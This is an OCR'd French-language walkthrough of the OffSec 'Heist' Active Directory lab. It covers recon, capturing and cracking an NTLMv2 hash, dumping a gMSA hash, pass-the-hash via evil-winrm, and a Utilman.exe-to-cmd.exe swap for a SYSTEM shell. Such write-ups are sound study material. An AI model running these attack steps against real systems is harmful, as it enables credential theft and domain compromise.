

AD - Heist


dimanche 6 avril 2025 21:10

```
sudo nmap -p- -sV -sC 192.168.185.165 --open
[sudo] password for alice:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-06 21:10 CEST
Nmap scan report for 192.168.185.165
Host is up (0.021s latency).
Not shown: 65513 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-06 19:13:08Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: heist.offsec0., Site:
Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: heist.offsec0., Site:
Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC01.heist.offsec
| Not valid before: 2025-04-05T19:09:32
|_Not valid after:  2025-10-05T19:09:32
| rdp-ntlm-info:
|   Target_Name: HEIST
|   NetBIOS_Domain_Name: HEIST
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: heist.offsec
|   DNS_Computer_Name: DC01.heist.offsec
|   DNS_Tree_Name: heist.offsec
|   Product_Version: 10.0.17763
|_  System_Time: 2025-04-06T19:13:58+00:00
|_ssl-date: 2025-04-06T19:14:37+00:00; -3s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp open  http          Werkzeug httpd 2.0.1 (Python 3.9.0)
|_http-title: Super Secure Web Browser
|_http-server-header: Werkzeug/2.0.1 Python/3.9.0
9389/tcp open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49673/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc        Microsoft Windows RPC
49677/tcp open  msrpc        Microsoft Windows RPC
49703/tcp open  msrpc        Microsoft Windows RPC
49758/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-04-06T19:14:01
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: -2s, deviation: 0s, median: -2s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 257.22 seconds
```




On va utiliser **responder** ici :





[HTTP] NTLMv2 Hash :
enox::HEIST:95bd60b0586d78da:70C887E8E6A79DB91EF86BE77A15D993:0101000000000000BC7C
B0E444A7DB01DE2F2FC18F6A4F710000000002000800430034005800470001001E00570049004E00
2D005A00420058003700580045004E005A00340057003000040014004300340058004700 2E004C00
4F00430041004C00030034005700490 04E002D005A00420058003700580045004E005A0034005700
30002E00430034005800470 02E004C004F00430041004C00050014004300340058004700 2E004C004
F00430041004C00080030003000000000000000000000000300000C4F51C6E9DB9499D59C386C31
7DB4FE1D9EF380289201E62A8474177A8845FCE0A001000000000000000000000000000000000000000
900260048005400540050002F00310039003200 2E00310036003800 2E00340035002E003100370036
000000000000000000


hashcat -m 5600 paul.hash /usr/share/wordlists/rockyou.txt --force



Enox:california

```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/Heist]
└─$ crackmapexec smb 192.168.185.165 -u enox -p california --continue-on-success
/usr/lib/python3/dist-packages/cme/cli.py:37: SyntaxWarning: invalid escape sequence '\ '
  formatter_class=RawTextHelpFormatter)
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %COMSPEC% /Q /c del
t(self.__share_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
SMB         192.168.185.165 445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:heist.offsec) (signin
lse)
SMB         192.168.185.165 445    DC01            [+] heist.offsec\enox:california

┌──(alice㉿kali)-[~/…/oscp/PG play/AD/Heist]
└─$ crackmapexec winrm 192.168.185.165 -u enox -p california --continue-on-success
/usr/lib/python3/dist-packages/cme/cli.py:37: SyntaxWarning: invalid escape sequence '\ '
  formatter_class=RawTextHelpFormatter)
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:49: SyntaxWarning: invalid escape sequence '\p'
  stringbinding = 'ncacn_np:%s[\pipe\svcctl]' % self.__host
/usr/lib/python3/dist-packages/cme/protocols/smb/smbexec.py:93: SyntaxWarning: invalid escape sequence '\{'
  command = self.__shell + 'echo '+ data + ' ^> \\\\127.0.0.1\\{}\\{} 2^>^&1 > %TEMP%\{} & %COMSPEC% /Q /c %TEMP%\{} & %COMSPEC% /Q /c del
t(self.__share_name, self.__output, self.__batchFile, self.__batchFile, self.__batchFile)
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:324: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SAM C:\\windows\\temp\\SAM && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
/usr/lib/python3/dist-packages/cme/protocols/winrm.py:338: SyntaxWarning: invalid escape sequence '\S'
  self.conn.execute_cmd("reg save HKLM\SECURITY C:\\windows\\temp\\SECURITY && reg save HKLM\SYSTEM C:\\windows\\temp\\SYSTEM")
SMB         192.168.185.165 5985   DC01            [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:heist.offsec)
HTTP        192.168.185.165 5985   DC01            [*] http://192.168.185.165:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.d
lgorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.185.165 5985   DC01            [+] heist.offsec\enox:california (Pwn3d!)
```

```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/Heist]
└─$ impacket-GetUserSPNs heist.offsec/enox:'california' -dc-ip 192.168.185.165 -debug -outputfile kerberoast.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Connecting to 192.168.185.165, port 389, SSL False
[+] Total of records returned 3
No entries found!

┌──(alice㉿kali)-[~/…/oscp/PG play/AD/Heist]
└─$ sudo impacket-GetNPUsers -dc-ip 192.168.185.165  -request -outputfile asrephash heist.offsec/enox
[sudo] password for alice:
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
No entries found!
```



.\GMSAPasswordReader.exe -- AccountName 'svc_apache'

```
*Evil-WinRM* PS C:\users\enox\desktop> .\GMSAPasswordReader.exe --AccountName 'svc_apache'
Calculating hashes for Old Value
[*] Input username             : svc_apache$
[*] Input domain               : HEIST.OFFSEC
[*] Salt                       : HEIST.OFFSECsvc_apache$
[*]       rc4_hmac             : 0C43E5AD6BC9104CFB94D56F4AECB4AB
[*]       aes128_cts_hmac_sha1 : F3DB550E9B27FB60D72DCF28FFCBA820
[*]       aes256_cts_hmac_sha1 : 63A47D94790C2E03ACD1A326E1C93916A7879996534222FD05E4B7A79EE6DDE9
[*]       des_cbc_md5          : 61297FE5A8088C26

Calculating hashes for Current Value
[*] Input username             : svc_apache$
[*] Input domain               : HEIST.OFFSEC
[*] Salt                       : HEIST.OFFSECsvc_apache$
[*]       rc4_hmac             : 618DE65B979E02BA8D4118394450BA41
[*]       aes128_cts_hmac_sha1 : ED920AFCE973A7275C2E704311A13B02
[*]       aes256_cts_hmac_sha1 : 014BB8032BF1D4041F63B63BABD2065A425849953F0DC216643E0758C575BED9
[*]       des_cbc_md5          : 2A40AB6BAD9201B0
```


Svc_apache$: 618DE65B979E02BA8D4118394450BA41

```
┌──(alice㉿kali)-[~/…/oscp/PG play/AD/Heist]
└─$ evil-winrm -u heist.offsec\\svc_apache$ -H "618DE65B979E02BA8D4118394450BA41" -i  192.168.185.165

Evil-WinRM shell v3.6

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
```

```
    Directory: C:\Users\svc_apache$\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/14/2021   8:27 AM           3213 EnableSeRestorePrivilege.ps1


*Evil-WinRM* PS C:\Users\svc_apache$\Documents> cat EnableSeRestorePrivilege.ps1
function Enable-SeRestorePrivilege {
<#
.SYNOPSIS

        Enables SeRestorePrivilege for the current (powershell/ise) process.
        It allows you to overwrite ACL-protected files using the same console.

        You have to have the privilege in your token first - check it with "whoami /priv" if not sure.

        The full scenario for taking admin rights is described at https://github.com/gtworek/Priv2Admin under "SeRestore" section.

.DESCRIPTION
        Author: Grzegorz Tworek
        Required Dependencies: None
        Optional Dependencies: None

.EXAMPLE
        C:\PS> Enable-SeRestorePrivilege
#>

        # API Calls interface for: OpenProcessToken, LookupPrivilegeValue, AdjustTokenPrivileges, GetLastError
        # Structure definition for: TokPriv1Luid
```

```
*Evil-WinRM* PS C:\Users\svc_apache$\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\svc_apache$\Documents>
```

The privilege escalation steps, which involved creating a new service and running a command to get a cmd session as NT Authority\System.



Donc en gros :

On doit trouver Utilman.exe dans C:\Windows\system32

```
-a----        5/28/2021   4:09 AM         109056 usoapi.dll
-a----        5/28/2021   4:09 AM          48128 UsoClient.exe
-a----        5/28/2021   4:09 AM         903168 usocore.dll
-a----        5/28/2021   4:10 AM          79360 usp10.dll
-a----        9/15/2018  12:12 AM          50176 ustprov.dll
-a----        6/30/2021   8:15 AM         103936 utcutil.dll
-a----        9/15/2018  12:12 AM          45976 utildll.dll
-a----        5/28/2021   4:10 AM         113664 Utilman.exe
-a----        6/30/2021   8:15 AM         167936 uudf.dll
-a----        5/28/2021   4:10 AM         145408 UvcModel.dll
-a----        5/28/2021   4:12 AM         132096 uwfcfgmgmt.dll
-a----        5/28/2021   4:12 AM         144384 uwfcsp.dll
```

```
-a----        5/28/2021   4:10 AM         113664 Utilman.exe
-a----        6/30/2021   8:15 AM         167936 uudf.dll
```

Ensuite on modifie le nom avec ren :

ren Utilman.exe Utilman.old

```
-a----        5/28/2021   4:10 AM         113664 Utilman.old
-a----        6/30/2021   8:15 AM         167936 uudf.dll
```

Ensuite on va modifier le nom de cmd.exe en ultiman.exe :


ren cmd.exe Utilman.exe

Ensuite sur notre kali on va se connecter en rdp avec rdesktop :

rdesktop @IP

```
┌──(alice㉿kali)-[~/../oscp/PG play/AD/Heist]
└─$ rdesktop 192.168.185.165

ATTENTION! The server uses and invalid security certificate which ca
the following identified reasons(s);

 1. Certificate issuer is not trusted by this system.

     Issuer: CN=DC01.heist.offsec


Review the following certificate info before you trust it to be adde
If you do not trust the certificate the connection atempt will be ab

    Subject: CN=DC01.heist.offsec
     Issuer: CN=DC01.heist.offsec
 Valid From: Sun Apr  6 12:46:59 2025
         To: Mon Oct  6 12:46:59 2025

  Certificate fingerprints:

       sha1: 2315844b8cdc2c0af08990aa8e7a34efe0f1efb3
     sha256: 7d031774a7a22b2aad4b56c75abaa2b8d51df88876390718709e906

Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initializ
Core(warning): Certificate received from server is NOT trusted by th
certificate.
Connection established using SSL.
```

Et ensuite on clique sur les touches WIN+U


rdesktop - 192.168.185.165
Administrator: C:\Windows\system32\utilman.exe - powershell
d-r--- 5/28/2021 6:00 AM Contacts
d-r--- 7/20/2021 4:25 AM Desktop
d-r--- 5/28/2021 6:00 AM Documents
d-r--- 5/28/2021 6:04 AM Downloads
d-r--- 5/28/2021 6:00 AM Favorites
d-r--- 5/28/2021 6:00 AM Links
d-r--- 5/28/2021 6:00 AM Music
d-r--- 5/28/2021 6:00 AM Pictures
d-r--- 5/28/2021 6:00 AM Saved Games
d-r--- 5/28/2021 6:00 AM Searches
d-r--- 5/28/2021 6:00 AM Videos
PS C:\users\Administrator> cd .\Desktop\
PS C:\users\Administrator\Desktop> ls
Directory: C:\users\Administrator\Desktop
Mode LastWriteTime Length Name
-a---- 4/7/2025 3:47 AM 34 proof.txt
PS C:\users\Administrator\Desktop> cat .\proof.txt
1174b36813694f6bdca07cadd71e2a58
PS C:\users\Administrator\Desktop> whoami
nt authority\system
PS C:\users\Administrator\Desktop>
Sign in to: DC01

Fin